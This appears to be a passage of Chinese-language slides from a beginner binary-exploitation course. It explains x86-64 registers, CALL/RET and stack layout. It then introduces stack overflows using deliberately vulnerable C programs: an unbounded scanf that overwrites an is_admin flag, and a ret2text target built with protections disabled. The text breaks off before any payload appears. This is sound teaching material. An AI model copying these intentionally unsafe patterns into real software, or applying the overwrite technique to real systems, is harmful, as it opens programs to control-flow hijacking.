
- › 永遠指著 Stack 頭
- › Low address
- › 每次放/取東西他都會變

### › RBP

- › 永遠指著 Stack 尾
- › High Address

RSP →

RBP →





# >> Registers

## › RIP

- › 程式計數器
- › Program Counter
- › 指著**下一個**執行的指令

```
401004: 48 89 f2          mov     rdx,rsi
RIP -> 401007: 48 89 fe          mov     rsi,rdi
40100a: b8 01 00 00 00    mov     eax,0x1
40100f: bf 01 00 00 00    mov     edi,0x1
```



# >> Assembly

- › **JMP** 無條件跳躍
- › **JXX** 跳完就不管之前在哪了

```
#include <stdio.h>
```

```
int main(){  
    int i = 123;  
    if(i == 88){  
        i = 0;  
    }else{  
        i = 87;  
    }  
}
```

```
[0x1129]  
; DATA XREF from entry0 @ 0x105d  
40: int main (int argc, char **argv, char **envp);  
; var uint32_t var_4h @ rbp-0x4  
push rbp  
mov rbp, rsp  
; '{'  
mov dword [var_4h], 0x7b  
cmp dword [var_4h], 0x58  
jne 0x1143
```

```
0x113a [ob]  
mov dword [var_4h], 0  
jmp 0x114a
```

```
0x1143 [oc]  
; CODE XREF from main @ 0x1138  
; 'W'  
mov dword [var_4h], 0x57
```

```
0x114a [od]  
; CODE XREF from main @ 0x1141  
mov eax, 0  
pop rbp  
ret
```



# >> Assembly

## › CALL 呼叫函數

- › CALL 0x8787 等價於...
- › PUSH RIP
- › JMP 0x8787
- › (做指定函數的事)

## › RET 回傳

- › 出現於函數尾巴
- › RET 等價於.....
- › POP RIP

```
RIP ->  mov    DWORD PTR [rbp-0x4],0x56
        add    DWORD PTR [rbp-0x4],0x1
        mov    eax,0x0
        call   1149 <printf_meow>
        mov    eax,DWORD PTR [rbp-0x4]
        mov    esi,eax
        lea    rax,[rip+0xe82]
        mov    rdi,rax
        mov    eax,0x0
```

```
printf_meow:
.....
mov     eax,0x0
leave
ret
```

# >> Assembly

## › CALL 呼叫函數

- › CALL 0x8787 等價於...
- › PUSH RIP
- › JMP 0x8787
- › (做指定函數的事)

## › RET 回傳

- › 出現於函數尾巴
- › RET 等價於.....
- › POP RIP

```
RIP -> mov     DWORD PTR [rbp-0x4],0x56
        add     DWORD PTR [rbp-0x4],0x1
        mov     eax,0x0
        call    1149 <printf_meow>
        mov     eax,DWORD PTR [rbp-0x4]
        mov     esi,eax
        lea     rax,[rip+0xe82]
        mov     rdi,rax
        mov     eax,0x0
```

```
printf_meow:
.....
mov     eax,0x0
leave
ret
```

# >> Assembly

## › CALL 呼叫函數

- › CALL 0x8787 等價於...
- › PUSH RIP
- › JMP 0x8787
- › (做指定函數的事)

## › RET 回傳

- › 出現於函數尾巴
- › RET 等價於.....
- › POP RIP

```
RIP -> mov     DWORD PTR [rbp-0x4],0x56
        add     DWORD PTR [rbp-0x4],0x1
        mov     eax,0x0
        call    1149 <printf_meow>
        mov     eax,DWORD PTR [rbp-0x4]
        mov     esi,eax
        lea     rax,[rip+0xe82]
        mov     rdi,rax
        mov     eax,0x0
```

```
printf_meow:
.....
mov     eax,0x0
leave
ret
```



# >> Assembly

## › CALL 呼叫函數

- › CALL 0x8787 等價於...
- › PUSH RIP
- › JMP 0x8787
- › (做指定函數的事)

## › RET 回傳

- › 出現於函數尾巴
- › RET 等價於.....
- › POP RIP

```
mov     DWORD PTR [rbp-0x4],0x56
add     DWORD PTR [rbp-0x4],0x1
mov     eax,0x0
RIP -> call 1149 <printf_meow>
mov     eax,DWORD PTR [rbp-0x4]
mov     esi,eax
lea     rax,[rip+0xe82]
mov     rdi,rax
mov     eax,0x0
```

```
printf_meow:
.....
mov     eax,0x0
leave
ret
```

# >> Assembly

## › CALL 呼叫函數

- › CALL 0x8787 等價於...
- › PUSH RIP
- › JMP 0x8787
- › (做指定函數的事)

## › RET 回傳

- › 出現於函數尾巴
- › RET 等價於.....
- › POP RIP

```

mov     DWORD PTR [rbp-0x4],0x56
add     DWORD PTR [rbp-0x4],0x1
mov     eax,0x0
call    1149 <printf_meow>
mov     eax,DWORD PTR [rbp-0x4]
mov     esi,eax
lea     rax,[rip+0xe82]
mov     rdi,rax
mov     eax,0x0

```

```

RIP -> printf_meow:
.....
mov     eax,0x0
leave
ret

```

# >> Assembly

## › CALL 呼叫函數

- › CALL 0x8787 等價於...
- › PUSH RIP
- › JMP 0x8787
- › (做指定函數的事)

## › RET 回傳

- › 出現於函數尾巴
- › RET 等價於.....
- › POP RIP

```
mov     DWORD PTR [rbp-0x4],0x56
add     DWORD PTR [rbp-0x4],0x1
mov     eax,0x0
call    1149 <printf_meow>
mov     eax,DWORD PTR [rbp-0x4]
mov     esi,eax
lea     rax,[rip+0xe82]
mov     rdi,rax
mov     eax,0x0
```

```
printf_meow:
.....
RIP -> mov     eax,0x0
        leave
        ret
```

# >> Assembly

## › CALL 呼叫函數

- › CALL 0x8787 等價於...
- › PUSH RIP
- › JMP 0x8787
- › (做指定函數的事)

## › RET 回傳

- › 出現於函數尾巴
- › RET 等價於.....
- › POP RIP

```

mov     DWORD PTR [rbp-0x4],0x56
add     DWORD PTR [rbp-0x4],0x1
mov     eax,0x0
call    1149 <printf_meow>
mov     eax,DWORD PTR [rbp-0x4]
mov     esi,eax
lea     rax,[rip+0xe82]
mov     rdi,rax
mov     eax,0x0

```

```

printf_meow:
.....
mov     eax,0x0
RIP -> leave
ret

```

# >> Assembly

## › CALL 呼叫函數

- › CALL 0x8787 等價於...
- › PUSH RIP
- › JMP 0x8787
- › (做指定函數的事)

## › RET 回傳

- › 出現於函數尾巴
- › RET 等價於.....
- › POP RIP

```
mov     DWORD PTR [rbp-0x4],0x56
add     DWORD PTR [rbp-0x4],0x1
mov     eax,0x0
call    1149 <printf_meow>
mov     eax,DWORD PTR [rbp-0x4]
mov     esi,eax
lea     rax,[rip+0xe82]
mov     rdi,rax
mov     eax,0x0
```

printf\_meow:

.....

```
mov     eax,0x0
leave
```

RIP -> ret

# >> Assembly

## › CALL 呼叫函數

- › CALL 0x8787 等價於...
- › PUSH RIP
- › JMP 0x8787
- › (做指定函數的事)

## › RET 回傳

- › 出現於函數尾巴
- › RET 等價於.....
- › POP RIP

```

mov     DWORD PTR [rbp-0x4],0x56
add     DWORD PTR [rbp-0x4],0x1
mov     eax,0x0
call    1149 <printf_meow>
RIP -> mov     eax,DWORD PTR [rbp-0x4]
        mov     esi,eax
        lea     rax,[rip+0xe82]
        mov     rdi,rax
        mov     eax,0x0

```

```


printf_meow:
.....
mov     eax,0x0
leave
ret

```



## >> Stack 結構

- › Stack 結構中，三個重要元素
  - › Return Address
    - › Call 之前的回傳位址
  - › Saved RBP
    - › 前一個函數使用的 Stack 起點
  - › Local Variable
    - › 函數的區域變數
- › Stack
  - › 由 High 往 Low 長






 **Stack Overflow**





## >> Stack Overflow


- › 假設有一個 Stack 結構
  - › Local Variable 長這樣
- › 而使用者可以任意控制 x





## >> Stack Overflow


- › 假設有一個 Stack 結構
  - › Local Variable 長這樣
- › 而使用者可以任意控制 x





## >> Stack Overflow


- › 假設有一個 Stack 結構
  - › Local Variable 長這樣
- › 使用者可以任意控制某一變數
  - › 就有可能蓋到其他變數



# >> Stack Overflow

```
#include <stdio.h>
int main(){
    char password[4];
    int is_admin = 0;
    printf("input password: ");
    scanf("%s",password);
    printf("password = %s\n",password);
    if(is_admin != 0){
        printf("Hello! Administrator!!\n");
    }
    printf("value = %x",is_admin);
}
```

```
steven@ubuntu:~/pwn_course$ ./ex1
input password: aaaaa
password = aaaaa
Hello! Administrator!!
value = 61
```






# >> Stack Overflow

- › 假設有一個 Stack 結構
  - › Local Variable 長這樣
- › 如果蓋更多！！！！
  - › 就能控制程式的 Return Address
  - › 也就是能控制程式要去執行哪裡
  - › 控制程式的 Control Flow

Return address →






**>> RET2TEXT**



## >> RET2TEXT

- › RET2TEXT
  - › Return to TEXT
- › Text : 放置程式碼的地方
- › 如果我們 .....
  - › 剛剛好控制 **Overflow** 數量
  - › 讓 **Return Address** 成為我們想要的值



## >> RET2TEXT

- › 其實 `main` 也是被其他函數 `call` 的
  - › 所以 `main` 也有他自己的 `return address`
- › 編譯指令
  - › `gcc ret2text.c -no-pie -fno-stack-protector -o ret2text`
  - › `pie` : `position-independent code`
- › 我們有可能透過單純輸入奇怪的東西
  - › 讓程式 `return` 到 `u_cant_call_me` 嗎?

```
#include <stdio.h>
#include <stdlib.h>

void u_cant_call_me(){
    printf("CoooooL!!!!\n");
}

int main(){
    printf("Hello World!!\n");
    char buf[10];
    scanf("%s",buf);
    return 0;
}
```



## >> RET2TEXT

- › 首先我們需要知道 `u_cant_call_me`
  - › 這個函數的 memory address 在哪
- › 觀察組合語言與記憶體位置指令
  - › `objdump -M intel -d ret2text`
- › 我們可以知道位置是 `0x400557`
  - › 不同環境編譯，數值會有差異！

```
0000000000400557 <u_cant_call_me>:
400557:    55                push    rbp
400558:    48 89 e5          mov     rbp, rsp
40055b:    48 8d 3d c2 00 00 00 lea     rdi, [rip+0xc2]
400562:    e8 e9 fe ff ff    call   400450 <puts@plt>
400567:    90                nop
400568:    5d                pop     rbp
400569:    c3                ret
```

```
#include <stdio.h>
#include <stdlib.h>

void u_cant_call_me(){
    printf("Cooooo!!!!!\n");
}

int main(){
    printf("Hello World!!\n");
    char buf[10];
    scanf("%s",buf);
    return 0;
}
```

## >> RET2TEXT

